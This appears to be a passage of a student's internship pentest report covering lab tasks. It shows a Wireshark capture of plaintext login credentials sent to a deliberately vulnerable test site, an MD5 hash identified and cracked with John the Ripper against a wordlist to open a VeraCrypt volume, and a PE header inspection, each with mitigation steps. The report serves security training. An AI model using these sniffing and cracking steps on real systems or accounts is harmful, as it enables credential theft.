0180  6e 2e 70 68 70 0d 0a 43  6f 6e 74 65 6e 74 2d 54   n.php··C ontent-T
0190  79 70 65 3a 20 61 70 70  6c 69 63 61 74 69 6f 6e   ype: app lication
01a0  2f 78 2d 77 77 77 2d 66  6f 72 6d 2d 75 72 6c 65   /x-www-f orm-urle
01b0  6e 63 6f 64 65 64 0d 0a  43 6f 6e 74 65 6e 74 2d   ncoded·· Content-
01c0  4c 65 6e 67 74 68 3a 20  33 31 0d 0a 4f 72 69 67   Length:  31··Orig
01d0  69 6e 3a 20 68 74 74 70  3a 2f 2f 74 65 73 74 70   in: http ://testp
01e0  68 70 2e 76 75 6c 6e 77  65 62 2e 63 6f 6d 0d 0a   hp.vulnw eb.com··
01f0  44 4e 54 3a 20 31 0d 0a  43 6f 6e 6e 65 63 74 69   DNT: 1·· Connecti
0200  6f 6e 3a 20 6b 65 65 70  2d 61 6c 69 76 65 0d 0a   on: keep -alive··
0210  55 70 67 72 61 64 65 2d  49 6e 73 65 63 75 72 65   Upgrade- Insecure
0220  2d 52 65 71 75 65 73 74  73 3a 20 31 0d 0a 50 72   -Request s: 1··Pr
0230  69 6f 72 69 74 79 3a 20  75 3d 30 2c 20 69 0d 0a   iority:  u=0, i··
0240  0d 0a 75 6e 61 6d 65 3d  70 72 61 73 61 6e 74 68   ··uname= prasanth
0250  26 70 61 73 73 3d 70 72  61 73 61 6e 74 68 31 32   &pass=pr asanth12
0260  33                                                 3
```

Image 3 : Capturing Credentials in WireShark

Image 3 – Captured Credentials in Wireshark

In the third screenshot, Wireshark clearly displayed the **submitted login credentials** within the HTTP request body. The intercepted data shows:

- **uname = prasanth**
- **pass = prasanth123**

This confirms that the website transmits usernames and passwords in **plaintext**, making it possible for anyone monitoring the network to steal sensitive credentials.

Mitigation Steps:

1. **Enforce HTTPS (TLS/SSL):**

   The login page currently uses HTTP, which transmits credentials in plaintext. Converting the http to https using SSL/TLS certificates would usually resolve the problem of credential sniffing as the data gets encrypted

2. Using updated protocols for updated and strong encryption is also advised for the mitigation.

3. **Educate Users (Additional):** Inform users about the risks of logging into websites that show "Not Secure" in the browser address bar and encourage them to avoid entering sensitive credentials on non-HTTPS sites.

Task Level (Intermediate):


Task 1: Recovering VeraCrypt Password from Encoded File

Tool Used:

- **Hash Identifier** – to identify the hash type.
- **John the Ripper** o – to crack the hash and recover the password.


- **VeraCrypt** – to mount the encrypted file using the cracked password.

Attack Performed:



```
┌─[prasanth@parrot]─[~/ShadowFox/Intermediate-Task1]
└──╼ $ls
 encoded.txt.txt  'shadowfox veracrypt.txt'
┌─[prasanth@parrot]─[~/ShadowFox/Intermediate-Task1]
└──╼ $file *
encoded.txt.txt:         ASCII text, with no line terminators
shadowfox veracrypt.txt: data
┌─[prasanth@parrot]─[~/ShadowFox/Intermediate-Task1]
└──╼ $cat encoded.txt.txt
482c811da5d5b4bc6d497ffa98491e38┌─[prasanth@parrot]─[~/ShadowFox/Intermediate-Ta
sk1]
└──╼ $
```


Now we have the file `encoded.txt.txt` that contains a hash. We need to identify the hash by using Hash Identifier.



```
┌─[prasanth@parrot]─[~/ShadowFox/Intermediate-Task1]
└──╼ $cat encoded.txt.txt
482c811da5d5b4bc6d497ffa98491e38┌─[prasanth@parrot]─[~/ShadowFox/Intermediate-Task1]
└──╼ $hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: 482c811da5d5b4bc6d497ffa98491e38

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

The tool compared the hash structure and length, and the result showed that the most likely type was **MD5**.


Cracking that **MD5** hash using `john-the-ripper` with `--format=raw-md5`




```
┌─[prasanth@parrot]─[~/ShadowFox/Intermediate-Task1]
└──╼ $john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt encoded.txt.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2025-08-29 15:59) 100.0g/s 153600p/s 153600c/s 153600C/s 753951..mexico1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Using `john-the-ripper`, I cracked the hash and the password is `password123`.

Then I mounted the `shadowfox veracrypt.txt` file with the password `password123`




And I mounted it successfully



Slot	Volume	Size	Mount Directory	Type
1	/home/prasanth/ShadowFox/Interme...	9.8 MiB	/media/veracrypt1	Normal
2				
3				
4				
5				
6				
7				
8				
9				
10				
11				

Volume: /home/prasanth/ShadowFox/Intermediate-Task1/shadowfox

Then I went to the `/media/veracrypt1` directory.



```
┌─[prasanth@parrot]─[~/ShadowFox/Intermediate-Task1]
└──╼ $cd /media/veracrypt1/
┌─[prasanth@parrot]─[/media/veracrypt1]
└──╼ $ls
'$RECYCLE.BIN'  'shadowfox cybersecurity.txt'  'System Volume Information'
┌─[prasanth@parrot]─[/media/veracrypt1]
└──╼ $cat shadowfox\ cybersecurity.txt
The secret code is :- never giveup─[prasanth@parrot]─[/media/veracrypt1]
└──╼ $
```

Now we got the secret code as `never give up`

Mitigation Steps:

1. **Use Strong Passwords**
   - The password cracked here was `password123`, which is very weak.
   - Organizations should enforce **strong password policies** (minimum 12+ characters, mix of upper/lowercase, numbers, and symbols).
2. **Enable Keyfiles / PIM in VeraCrypt**
   - VeraCrypt allows adding a **keyfile** or using a **PIM (Personal Iterations Multiplier)**.
   - This makes brute-force attacks (like John the Ripper) extremely slow or nearly impossible.


Task 2:

The Second Task was in the depth of finding address of the entry access point The point at which the .exe would start its execution) using "PE Explorer".


Tool Used:

The tool used in this pentest is "PE Explorer". It is a tool used in the analysis and inspection of the contents inside .exe files or PE files in Windows Operating System.


Now I have both the PE.Explorer_setup.exe and VeraCrypt Setup 1.26.7.exe files downloaded in the Windows 10 virtual machine.



Then I Opened the PE Explorer and clicked on “open file” option under “File” and clicked on the given Veracrypt Setup file “veracrypt setup 1.26.7”.



Found the Address of the Entry Access Point of its execution as “004237B0h”.


PE Explorer - C:\Users\prasanth\Desktop\VeraCrypt Setup 1.26.7.exe

HEADERS INFO

Address of Entry Point: 004237B0   Real Image Checksum: 021B358Fh

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0005h	
Time Date Stamp	6517E9C6h	30/09/2023 09:26:30
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	000Ah	10.0
Size of Code	00073C00h	
Size of Initialized Data	012F9200h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	004237B0h	
Base of Code	00001000h	

Field Name	Data Value	Description
Section Alignment	00001000h	
File Alignment	00000200h	
Operating System Version	00010005h	5.1
Image Version	00000000h	0.0
Subsystem Version	00010005h	5.1
Win32 Version Value	00000000h	Reserved
Size of Image	01375000h	20402176 bytes
Size of Headers	00000400h	
Checksum	021B358Fh	
Subsystem	0002h	Win32 GUI
Dll Characteristics	8140h	
Size of Stack Reserve	00100000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00100000h	

```
31.08.2025 17:18:04 : EOF Extra Data From: 0136D200h  (20369920)
